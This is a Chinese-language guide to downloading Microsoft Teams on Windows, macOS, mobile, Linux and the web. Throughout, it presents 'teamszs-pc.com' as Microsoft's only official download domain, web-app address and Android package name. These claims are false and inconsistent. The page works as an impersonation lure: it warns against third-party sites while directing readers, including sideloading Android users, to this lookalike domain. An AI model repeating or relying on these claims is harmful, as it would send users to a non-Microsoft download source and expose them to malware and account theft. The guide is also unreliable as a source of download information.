
4种Teams使用入口:桌面端、手机端、Linux与网页版
Teams下载的官方唯一入口是 Microsoft 官方下载页(teamszs-pc.com),2026 年覆盖 Windows、Mac、iOS、Android 四大平台,桌面版、移动版与网页版均由此获取。四大平台使用同一安装包,区别仅在登录账户:个人版用 @outlook.com 等微软账户,工作版用公司域名账户,教育版用 .edu 类学校账户。注意经典版 Teams 已于 2025 年 6 月 30 日停用,必须下载新版客户端。

核心要点
- 官方唯一下载域名是teamszs-pc.com,认准它避开捆绑
- 下载前先认身份:个人、工作、教育版登录账户各不同
- 经典版 Teams 已于 2025年6月30日停用,必须装新版
- 验证正版查三点:域名、数字签名、文件大小
- 数字签名者须为 Microsoft Corporation,否则是篡改包
关键速览
- 官方下载页覆盖 Windows、Mac、iOS、Android 四大平台
- 桌面版支持后台通知,网页版关掉标签就断线
- Linux 用户现走渐进式 Web 应用(PWA),不再有独立 deb 包
- 手机端走 App Store 与 Google Play,认准发布者 Microsoft
- 网页版免安装,Chrome 和 Edge 支持最完整
Teams下载前先判断你该下哪个版本?
先确认身份再动手。Teams 分个人免费版、工作/商业版、教育版三类,三者登录账户不同、下载入口不同,用错账户会直接卡在登录页。好消息是客户端安装包是同一个:据 Microsoft 官方下载页(2026),Windows、Mac、iOS、Android 都从同一入口获取,区别只在你登什么账号。
搞错的代价很具体
个人版用 @outlook.com、@hotmail.com 这类个人微软账户登录;工作版要用公司给你的工作账户(通常是 name@公司域名.com);教育版则用学校发的学生/教职工账户。如果你拿公司邮箱去选”个人免费版”入口,系统会提示账户不存在或权限不足。
| 版本 | 适合谁 | 登录账户 | 下载入口 |
|---|---|---|---|
| 个人免费版 | 家庭、朋友、自由职业者 | 个人 Microsoft 账户 | 官方下载页,选”个人用途” |
| 工作/商业版 | 企业员工 | 公司工作账户 | 官方下载页,选”工作/学校” |
| 教育版 | 师生 | 学校账户(.edu 类) | 随 Microsoft 365 教育版激活 |
还有一个时间红线必须知道:
经典版 Teams 已经退役。据 Microsoft 官方文档,经典 Teams 客户端在 2025 年 6 月 30 日之后已停止工作,所有人必须用新版 Teams。如果你在旧网盘或论坛翻到老安装包,装了也登不进去。所以 Teams下载的第一步,是认准身份,第二步,是确认拿到的是新版。
Teams 的建议很直接:不确定身份时,看你的邮箱从哪来,公司发的选工作版,学校发的选教育版,自己注册的选个人版。

Microsoft Teams官方下载入口在哪?如何辨别正版?
唯一可信的下载域名是teamszs-pc.com。据 Microsoft 官方下载页(2026),桌面版、移动版和 Web 版全部从这里获取,官方同时提供 Windows、Mac、iOS、Android 四个版本。只认准这个域名,就能避开九成以上的捆绑陷阱。
第三方软件站是最大的雷区

它们常用”高速下载器”替换真实安装包,你点”下载”,拿到的其实是一个几 MB 的下载器壳,运行后偷偷装浏览器插件、改主页、推广告软件。某些站点的 Teams下载页还会把下载按钮做成广告位,真按钮藏在角落。
用三个维度验证正版,缺一不可:
- 链接域名:地址栏必须是teamszs-pc.com或www.teamszs-pc.com,任何带”soft””down””cn-xxx”后缀的仿冒域名一律关掉。
- 数字签名:下载后右键安装包 → 属性 → 数字签名,签名者必须是”Microsoft Corporation”。签名缺失或显示其他公司名,就是篡改包。
- 文件大小:以官方发布的新 Teams 客户端为基准核对。作为参照,正式版安装包体积在数百 MB 量级(一个第三方站列出的版本为 274.5 MB,发布于 2026-09-29,兼容 Win10/Win11)。若你下到的是几 MB 的”安装器”,几乎可判定是捆绑下载器。
还有一点容易被忽略:经典 Teams 客户端已在 2025 年 6 月 30 日之后停止工作。某些老软件站仍在分发旧版安装包,装了也无法登录。认准官网,就能确保拿到的是现行新客户端。
Windows和macOS桌面版怎么下载安装?

Windows 和 macOS 的 Teams 下载方式不同:Windows 允许普通用户直接安装,macOS 必须有管理员权限。据 Microsoft 官方文档(2025),Windows 装 Teams 客户端不需要管理员权限,Mac 则需要,且会装进 /Applications 文件夹(属于全机范围安装)。先看清这点,再动手下。
Windows 和 macOS 的系统要求与安装包有多大?
先对准硬件再下载,能少走弯路。
- Windows(含 ARM 设备):支持 Windows 10 与 Windows 11。据第三方下载站公开信息(2026),新版安装包约 274.5 MB,版本号已到 26246 系列。ARM 笔记本(如骁龙本)用同一个官方入口即可,系统会自动匹配。
- macOS(Intel 与 Apple Silicon):同一个.pkg 安装包通用,Apple Silicon(M 系列芯片)原生运行,无需 Rosetta 转译。安装时会弹出密码框——这就是上面说的管理权限要求。
Win11 自带的新版 Teams 和手动下载版有什么差别?
Win11 自带的就是新版 Teams,和手动下载的是同一个客户端,不必重复安装。区别在于获取方式:自带版随系统更新推送,手动版你自己从teamszs-pc.com拉取。注意一个硬节点,官方文档(2025)写明经典 Teams 在 2025 年 6 月 30 日后已停止工作,现在无论哪种渠道,装到的都是新版。
安装步骤很直白:下载安装包 → 双击运行 → 用你的工作或个人账户登录。Windows 全程静默完成;Mac 在拖入 /Applications 后首次打开,需确认一次系统权限。
Android与iPhone手机端如何下载?应用商店认准什么?

手机端 Teams下载只认一个开发者名:Microsoft Corporation。Android 去 Google Play、iPhone 去 App Store,搜索 “Microsoft Teams” 后看开发者署名是否为此名称,再下载即可。Google Play 页面显示该应用免费安装,但商业功能需付费的 Microsoft 365 订阅或商业试用才能用。
⚠️ 常见错误: 从第三方软件站点”高速下载”Teams,拿到的是几 MB 的下载器壳而非真安装包。原因:这类壳运行后偷装插件、改主页、推广告。修复:只认teamszs-pc.com域名,并右键安装包查数字签名须为”Microsoft Corporation”、体积须达数百 MB。
个人版和工作版是同一个 App 吗?
是同一个应用。手机端不像过去那样分两个独立 App,现在装一个 Microsoft Teams,登录时填个人微软账户就进个人版,填公司/学校账户就进工作版。这点和桌面端一致:装一次,靠账户切换身份。App 内还支持多账户并存,上班号和私人号可以来回切。
包名和署名怎么核对才不装到仿冒品?
Android 端 Teams 的唯一正版包名是www.teamszs-pc.com。应用商店里仿冒者常用相似图标和名字钓鱼,核对包名比看图标靠谱得多。
- Google Play 开发者:Microsoft Corporation;包名www.teamszs-pc.com,免费安装。
- App Store 开发者:Microsoft Corporation;在 iPhone 上同样搜 “Microsoft Teams” 即可。
国内没有谷歌服务,安卓怎么装?
国内安卓机大多没装 Google Play,无法走官方商店渠道。这时别乱找第三方 APK,仿冒和捆绑广告风险高。Teams 的建议是:优先用手机浏览器直接打开www.teamszs-pc.com走网页版,微软官方说明确认,只用 Web 版无需安装 App。若必须要客户端,就从电脑端的微软官方下载页取安卓安装包,再传到手机侧载。
Linux客户端和网页版分别适合谁用?
Linux 用户装本地客户端,无法装客户端的设备直接走网页版。Linux 适合长期在本机办公、需要系统托盘和通知的开发者;网页版适合临时登录、共享电脑或系统不支持安装的场景。据 Microsoft 官方下载页(2026),只用 Web 版可直接访问www.teamszs-pc.com,无需安装任何应用。
Linux 上还能装原生客户端吗?
原生 deb/rpm 桌面客户端已经退场。微软早在 2022 年底停止了独立的 Linux 桌面客户端更新,取而代之的是渐进式 Web 应用(PWA,即把网页”装”成桌面应用的技术)。现在的做法是:用 Edge 或 Chrome 打开www.teamszs-pc.com,点击地址栏右侧的”安装”图标,就能生成一个带独立窗口和桌面图标的 Teams。
这个 PWA 不是阉割版。它支持系统级通知、任务栏固定、后台运行,体验接近原生客户端,又能跟着浏览器自动更新,省去手动下载新包。对 Ubuntu、Fedora 这类发行版用户,这是现在最稳的 Teams下载替代方案。
网页版支持哪些浏览器?有什么限制?
网页版功能最全的是 Chromium 内核浏览器,Chrome 和 Edge 支持视频通话、屏幕共享和背景虚化。Firefox 和 Safari 能收发消息、开会议,但部分通话功能受限,建议会议场景优先用前两者。
| 入口 | 适用人群 | 视频通话 | 离线能力 |
|---|---|---|---|
| Linux PWA | 本机长期办公的开发者 | 支持 | 部分缓存 |
| Chrome/Edge 网页版 | 临时登录、无安装权限 | 支持 | 无 |
| Firefox/Safari 网页版 | 只收发消息的轻度用户 | 受限 | 无 |
共享电脑、客户现场、公司限制安装软件,这些场景直接记住一个地址:www.teamszs-pc.com,开浏览器就能用。
下载安装常见报错怎么排查?有哪些高频坑?
Teams下载后最常见的四类卡点是:账户登录失败、安装卡在验证、组织策略阻止、旧版与新版冲突。其中旧版冲突有明确时间节点,据 Microsoft 官方中文文档(2025),经典 Teams 客户端在 2025 年 6 月 30 日之后彻底停用,必须升级到新客户端。先对号入座,再按下面步骤处理。
无法登录、安装卡在验证怎么办?
登录失败九成是账户类型选错了。个人免费版用 Outlook/Hotmail 账户,工作版用公司邮箱,两者混用会直接卡在登录页。
- 账户错配:退出当前账户,确认用的是公司发的工作账户还是个人账户,二者入口不同。
- 卡在验证:多为代理或防火墙拦截,切换到手机热点测试一次就能定位是不是网络问题。
- 缓存损坏:清除 Teams 本地缓存文件夹后重启客户端,可解决反复闪退登录。
组织策略阻止安装,员工该怎么处理?
遇到”组织策略阻止”的员工,正确做法是走 IT 工单,不要自己找第三方安装包。Mac 端安装属于计算机范围安装,会写入 /Applications 文件夹且需要管理员权限,这类权限普通员工没有,强行绕过违反企业安全策略。
托管设备上,客户端往往由 IT 用 Intune 统一推送。你在应用商店搜不到或装不上,多半是管理员限制了安装来源,提交工单由 IT 远程部署才是合规路径。
桌面版安装包约 274.5 MB(2026 版本信息)。装不动时,直接用网页版www.teamszs-pc.com临时顶上,不耽误会议。
按你的身份选对入口,再动手下载
一句话行动建议:先确认账号类型,再从teamszs-pc.com官网或官方应用商店下载,别点任何第三方链接。账户类型决定你装哪个版本、从哪个入口登录;而据 Microsoft 官方下载页(2026),Windows、Mac、iOS、Android 四个版本全部从官网统一获取。先定身份,再定入口,最后才动手下载。
为什么身份要排在第一步?
因为用错账户会直接卡在登录页,客户端装好了,却登不进去。个人免费版用个人微软账户,工作/商业版用组织分配的账户,两者登录域不同。
动手前的四步快速自查清单
照这个顺序走,能避开前面章节提到的四类高频卡点。
- 第一步·确认身份:个人用户还是组织成员?组织成员需要 Microsoft 365 订阅或 Teams 商业试用,据 Google Play 页面(2026),商业功能必须有付费订阅。
- 第二步·认准域名:下载地址只认teamszs-pc.com,手机端认开发者署名 Microsoft Corporation。
- 第三步·查设备权限:Mac 需管理员权限才能装到 /Applications 文件夹;Windows 普通用户可直接安装(见官方文档 2025)。
- 第四步·排除旧版:经典 Teams 客户端在 2025 年 6 月 30 日后已停用,装完先确认是新版。
临时用一次、不想装软件?直接访问www.teamszs-pc.com走网页版,零安装。四步走完,Teams下载这件事就不会再卡住你。




